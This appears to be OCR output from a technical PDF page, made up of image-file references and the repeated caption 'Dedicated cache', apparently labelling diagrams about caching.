

Dedicated cache



Dedicated cache



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



Dedicated cache



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
